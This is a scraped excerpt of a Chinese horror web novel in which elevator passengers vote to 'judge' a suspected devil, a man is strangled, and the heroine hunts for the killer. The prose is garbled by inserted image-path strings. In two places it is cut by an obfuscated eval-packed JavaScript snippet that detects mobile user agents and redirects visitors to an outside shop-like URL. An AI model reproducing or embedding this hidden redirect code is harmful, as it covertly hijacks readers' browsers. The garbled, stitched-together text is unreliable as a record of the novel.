听了半天也没从他嘴里听见什么有效信息,头顶与眼前的时间却都已经所剩无几。骆寻受不了了,谁知道这轮倒计时结束究竟会发生什么? 她好不容易进入游戏,她还姑且已经摆脱了嫌疑,她离她的心愿只差最后一步! 她绝不会让一切断送在这里。 “啪!”格外清脆的一声, ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342973|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 响彻在整座轿厢之中。 中年男捂着脸,呆呆看着矮了自己一头、年龄上也明显小过他一轮的女孩。 “清醒了吗?”那女孩收回手,眸光冷然。 “我……你干啥打我?” 骆寻懒得跟他多废话,“你承认你就是施伟?三十年前到底发生了什么?” 结结实实地挨了一巴掌,中年男的眼睛终于又有了些神采:“我、我也不知道到底发生了什么!我当年也是被人带过去的!我只能说……我真的跟这件事情没有任何关系!” 李明尘:“……” 这解释了还不如不解释呢。 “之前又说自己不是员工,又说自己不叫施伟……谁知道现在是不是也在撒谎啊。”又一道女声传来,是女白领,“看那一个劲否认的心虚样子,我觉得他就是魔鬼。” 她声音很小,很低,但足够轿厢内所有人听清。 “你们现在又觉得我是魔鬼?”中年男难以置信地指着自己,又指向老太,“她才是魔鬼啊!她根本就是游戏制造出来的鬼怪!” 说这话时,他依然不敢正眼看向老太太,连指认都显得底气不足。 直到发觉竟没有人附和他的话,电梯里又陷入短暂的、令人后背发毛的寂静,中年男这才后知后觉自己在这几分钟里陷入了怎样一种境地。 “不是,被这张脸一直盯着,我难道还不能害怕了吗?”他开始慌了,“而且、而且当年那场大火根本就没有人活下来!!她不是鬼还能是什么!?” 【第一轮审判:00:03:39】 僵持里,老太再度出声:“诬告也是一种罪孽……我愿意先接受审判,以此来证明我并非魔鬼。” 她的眼睛还是那样沉静,甚至温和地注视着中年男:“你呢?” 中年男目眦欲裂:“谁知道审判之后会不会死!?” 没有人知道,所以所有人都在静静等候着倒计时结束。 她们心中或多或少都有了选择。 李明尘倒是有心想为中年男说话,但经过了他本人这一番堪称灾难级的主动辩驳,他也不知道还能为他说什么好。 看着电梯中另外三位女性那几乎不加掩饰的排斥,他嘴唇几度张合,最终还是选择了沉默。 自此,电梯里除了老太太,没有任何一个人的目光愿意与中年男对上。 【第一轮审判:00:02:33】 红光重重地压下来,让人连流汗都像是在滴血。 “她一个早该死了的人!不,本来就已经死了的人!她就是鬼啊!怎么会有人烧成这样还能活着?” “她一个身份不明,这时候还在穿短袖的!你们之前不是也认为她最可疑吗?” “还有她!一开始就在电梯里,不也没解释清吗?这不比我更可疑!?” 【第一轮审判:00:01:29】 “李同志,你不是说过会带我们活着出去的吗?” “你再多看看,咱们两个同姓同宗,救救我,我不想死啊!” “我真的……什么都没有做过。” 【第一轮审判:00:00:47】 “你们都是魔鬼!!” “我如果死了,你们也全都会死!” “我做鬼也不会放过你们!!” 最后的三十秒钟,红光的闪烁频率仿佛加快。 中年男双目猩红,早就已经分不清是光,还是血丝。 “凭什么只有我要接受审判!?”他猛地朝电梯里的人冲了过去,而这首当其冲地,自然就是始终萎靡、看起来最没有战斗力的白领女。 “啊——!”一声几乎要震破耳膜的尖叫响起,“审判!投票!快——!!!” 骆寻正欲帮忙,却仿佛感知到了什么,被红光所笼罩的肌肤全部汗毛倒竖,脚步也倏然一顿。 与此同时—— 【第一轮审判:00:00:01】 【00:00:00】 4. 电梯有鬼4 审判倒计时归零的瞬间,就如同被拉下了电闸。 不止是视觉,还有听觉、触觉、嗅觉,所有的感知都在一瞬间被切断。 你陷入了一种完完全全的黑暗。 骆寻讨厌黑暗。 鬼城的四周就是一片无边无际、不管黑夜白天的黑暗,它让鬼城变成了一座孤立的牢笼,无论是人是鬼,都只能困在里面苦苦挣扎,永世不得超生。 骆寻曾经走进那片黑暗,当她望着前路,发现自己失去了全部方向感,耳朵里只剩下走动时自身骨骼摩擦的声音时,她退缩了。 在那片黑暗中,人只能煎熬地等候死亡……骆寻甚至一度以为,那就是死亡。 骆寻很难去对比这两种黑暗的好坏,她正试图抓紧外套确认什么……可是没有,她还是什么也感知不到! 她瞬间慌了神,恐惧如潮水般袭来。 可就在这时,一抹猩红色忽而如同鬼火般亮起,跃动,闪烁: 「00:14:59」 「00:15:00」 「00:14:59」 寿命余额在这一秒钟内反反复复,不知是出现什么bug,它跳动得越来越疯狂,像是要挣脱某种束缚,又像是在用尽全力提醒骆寻——这不是死亡,你还没有死! 来不及思索更多了……骆寻逼着自己去数跳动的次数,什么也不要想,黑暗很快就会结束的! 不知过去了多久,轿厢内的灯光还未亮起,骆寻便率先察觉到了一份冷冰冰的重量。 是它,它回来了……骆寻把外套紧紧地扼在怀中,只有这样,她紧绷的神经才能得以喘息。 她情不自禁地埋下头,她必须要再闻闻它的味道——可是就如同被按下了暂停键般,骆寻猛地屏住呼吸。 一股腐臭味,一股垃圾一样腐烂的腥臭味,率先钻入了她鼻间。 骆寻曾经日夜都能闻见这股味道,那是鬼城街边游荡的鬼怪身上散发出的气味! 电梯里刚刚出现了鬼怪! 她不是已经离开鬼城了吗?怎么还会遇见鬼怪!? 骆寻的神经瞬间再度紧绷,她小心翼翼地用手臂护住外套,缓缓抬头。 她看见了……一根红线? 暗红色的,湿润的,比鱼线粗不到哪里去,微微反着光,幽灵般游弋在几道浓黑的人影间。许是察觉到有人苏醒的视线,红线骤然绷紧,猛地一缩,箭一般收向其中一道人影,瞬间消失得无影无踪! “咚!”“啊!!他、他……!” 下一秒,红线消失的方向,什么东西撞上墙壁的闷声和女人的尖叫一同响起。 灯光彻底亮了起来,雪花在屏幕上闪烁,发出“滋滋”的电流声。 “死、死人了!” 伴随着尖叫,一团温热的东西猛然撞击在小腿上,李明尘刚刚睁眼,甚至来不及痛呼,瞳孔便急剧收缩——那居然是一颗通红肿胀、表情狰狞的脑袋! 用颗来描述或许并不合适,因为这只脑袋还连在肥壮的身体上,只是一动不动。 中年男死了。他拥挤地躺在地面上,这是个令人意外,又不太意外的结果。 他的嘴张得大大的,青筋用力鼓起,从脖子延伸到额面上,一根根,一条条,就像毛毛虫藏在了皮肤下面。 他的一双眼也睁得大大圆圆,红血丝占据了眼白的每个角落,诉说着他的幽怨、不甘、恨毒……他死不瞑目啊! 他生前最后脱出的话依稀回荡在轿厢里: “我如果死了,你们也全都会死!”“我做鬼也不会放过你们!!” 李明尘深吸了口气,立即俯身伸手,覆盖住了中年男的双眼。 随后,他动作相当熟练地就检查起了尸体。 中年男脸上狰狞,衣物却整齐,身上没有任何打斗的痕迹。 致命伤是脖颈上的一道细红勒痕。 “……他是被勒死的。”想到这代表了什么,李明尘面沉如水。 他的目光一点点扫过众人,最后,又落在了依旧牢牢关着的电梯门上。 门没有任何要打开的迹象,唯有金属的反光冰冷刺目。 “游戏还没有结束。” 就在他话音落地的同一时刻,显示屏所发出的电流声骤然加剧! “滋、滋!”红光重新亮起,一大段文字取代了原本的倒计时,正快速跳动着: 【第一轮审判对象:李柏(曾用名:施伟) 一○七九年,○月八日,审判对象出生于东林市人民医院。 …… 一○九五年,十二月○日,审判对象于张姓村民家中吃席,并向王□□、孙□、□□三人提议盗取礼金。 此三人接受提议,并在夜间潜入张姓村民家中,审判对象因心生恐惧,临时拒绝行动,留在院门外。 孙□作案时不小心撞翻房中蜡烛,火情迅速蔓延,张家满门皆丧生火海。 孙□三人自后门连夜潜逃,审判对象久等不见同伴,进入院中,留下了此生难以磨灭的阴影。 …… 审判对象配合警方结束调查,回到东林市家中,并改名为李柏。 …… 二○零一年,审判对象成立松柏国际贸易有限公司。 …… 二○二五年,十月六日,审判对象收到短信邀请,前往国际大厦。 …… 经过投票环节,李柏获得四票意见,他接受了审判。】 【魔鬼杀死了他。】 中年男的一生就这样以文字的形式,以堪堪让人阅读的速度,在众人的眼前略过。 最后,那文字说: 【很遗憾,审判对象李柏并不是魔鬼。】 【深渊就在眼前,魔鬼已经开始杀戮,你们的时间不多了……现在,请进行第二轮审判!】 【第二轮审判:00:09:59】 「00:14:58」 几乎同一时刻,在那一秒钟里卡死的寿命余额也重新恢复了跳动。 「您当前寿命已不足十五分钟,请立即击杀鬼怪获取余额!!!」 红字加大加粗,在骆寻的视网膜上剧烈跳动着。 电梯内有鬼,鬼要做什么?它已经做了什么?游戏还没有结束,余额却就要耗尽——骆寻的脑子霎时乱作了一团。 谁是鬼?谁又是魔鬼? ……一片混乱中,她又对上了一双犀利,而且愤怒的眼睛。 小白脸,纤细的脖颈,是李明尘。他好像在说什么,嘴唇一张一合,可是骆寻听不清。 嗡鸣声挤满了耳畔,仿佛有千万根针正扎进大脑,骆寻把头埋进外套里,努力找寻着这最后属于她的安定——终于,就如同察觉到了她即将崩溃的理智,外套轻轻鼓动了一下。 骆寻怔住了。 她一时间不知道是该高兴,还是该担忧,不过很快她就想不了那么多了,因为下一秒,她耳畔的声音就清晰了起来。 “……他没罪!” 骆寻反应了片刻,才明白李明尘是在说什么。 “嗯,他没罪。”她复述着,而后又像是经历了大脑重启般,忽然意识到不对,“屏幕说了李柏没罪吗?” “没说吧。”不等任何人说话,骆寻便自问自答,又再反问,“那李市政你在说什么呢?”< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342974|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p>李明尘:“……” 看着眼神莫名清澈起来,不知是真傻还是正在装傻的骆寻,他一时语塞。 “配合警方结束调查,回到家中”,虽然不知道中间具体发生了什么,可这于李明尘而言就已经说明了一切。 李柏没罪,他本不必接受审判,更不必死去。 但……真的还有必要再跟她争论这个吗? 一个连规则都还没搞清的游戏新手,她应该根本就没想过会造成现在的后果吧。 “游戏新手”在他兀自纠结沉默间,已经彻底完成了开机重启。骆寻很振奋。 同伴的复苏让她就像饮下了一大瓶生命药水,尽管寿命余额红字即将告罄,她还是仿佛看见了“生命值+100+++”的绿字。 就算这还不是最终的结果,游戏也当真有用! 这对于骆寻而言就足够了! 不就是接着找魔鬼吗? 轻轻抚摸着外套,骆寻目光一转,落在了地上的中年男尸体上。 首先,她得先确认鬼和魔鬼之间的关系。 【第二轮审判:00:08:34】 方才还生龙活虎的中年男转眼死相凄惨,他的生平被规则那么粗略、又那么清晰地一笔带过,文字是轻飘飘的,还在闪烁的红光却如有千斤重,像血一样,泼洒在每个人的脸上。 没人知道凶手是谁,也没人知道下一个会不会就是自己,人们互相猜疑着、沉默着——直到那个打扮奇怪的少女忽然趴伏在了地面上。 轿厢的空间本就不大,如此一来更为拥挤,几乎没有下脚的地方。 “妹妹,你干嘛呢……?”白领女发自真心地感到疑惑。 骆寻没应声。她整张脸几乎都贴在了地面上,哪还有功夫说话啊! 她回忆着那根红线出现时的情形,鼻尖就像某种猫科动物一样,不断翕动着。 那只鬼应该是先触碰了她的外套,它想做什么,但没成功……它掉头直奔中年男而去了。 刚刚凑近中年男的脖颈,骆寻便被垃圾一样的腐臭味熏得想要做呕。 勒痕的粗细也与那根红线大致吻合。 确定了,她那时见到的红线鬼就是杀死了李柏的魔鬼! 这很符合骆寻的刻板印象,鬼怪丑陋、扭曲、充满恶意……可它们往往无所顾忌,行事不该如此小心。 难道,它也受到了游戏规则的限制吗? 可惜,味道在中年男的身上最为浓烈,这种浓烈在某种程度上掩盖了红线的行踪。 骆寻的方向感本来就不太好,又受到黑暗的影响……她记不清红线最后缩向哪里了。 她只能直起身,又看向电梯内的众人。 每个活人各占一角,李明尘和白领女同侧,皆一言难尽地望着她,老太太则在她们对面的角落。 老人自第二轮灯亮起便始终一言不发,她的眼神中既没有大仇得报的欣喜,也没有面对死亡的恐慌,谁都不知道她在想什么。 照理来说,她才是最有动机杀害李柏的人…… 骆寻同她对视片刻,老人忽而从口袋里拿出一块手帕,指了指她的脸颊,“姑娘,脸蹭脏了。你擦擦吧。” 骆寻怔了下,接过手帕,“谢谢啊……” 手帕很旧了,洗得发白,散发着一股淡淡的肥皂芬芳。 很久没受到过这种小事上的关心,骆寻有些不自在。她胡乱擦了一把就想把手帕还给老太,脑海中却有一根弦倏的拨动——对了!红线消失的时候,尖叫之下还有一声闷响! 那声音就像是脑袋被驴猛地踹了一脚! 骆寻连忙看向了中年男的脸颊。 5. 电梯有鬼5 在那张因为窒息而充血肿胀的脸庞上,一道低粗跟鞋印赫然在目。 鞋印不重,在侧脸颊,灯光昏暗的情况下很容易就会被人忽视。 她的猜测不错……骆寻环视了一周,目光最后落在白领女的脚上。 只有她穿着一双女士粗跟皮鞋。 如同察觉到了什么,那双脚在骆寻的注视下忽然局促地交错起来。轿厢就这么大,她的遮遮掩掩相当明显且毫无意义。 许是也意识到这一点,没过几秒,白领女便蹲下身,与骆寻平视。 “妹妹,你发现什么了吗?” 白领女其实有着一张平凡且亲切的脸庞,近距离观察下,骆寻甚至能够看见她脸上细小的绒毛。 当她的声音不再拔高,红光填充上脸颊的凹陷,也模糊了她的疲惫与尖锐,她看起来就像是亲戚家那位不常见面、却总会在节假日准时准点发来祝福的表姐。 如果这位表姐不可能是鬼就好了。 “你踹了他一脚。”骆寻定定望着她,“在灯光还没有亮起来的时候。” “你早就知道脚下躺着一具尸体吗?” 白领女愣了下。 直到骆寻开始向她凑近,鼻翼微微翕动,就像是在找寻什么——她猛地后退了一步,捂住嘴,睫毛颤抖着,“抱、抱歉!我当时实在是太害怕了……我怎么都没想到李柏会死……你、你能离我远一点吗?我现在不想和任何人接触……” 李明尘有些不忍地说:“没有人会想经历这一切……这不是你的错。” 骆寻还什么都没来得及闻到,而白领女把话说到了这份上,她只能停在原地。 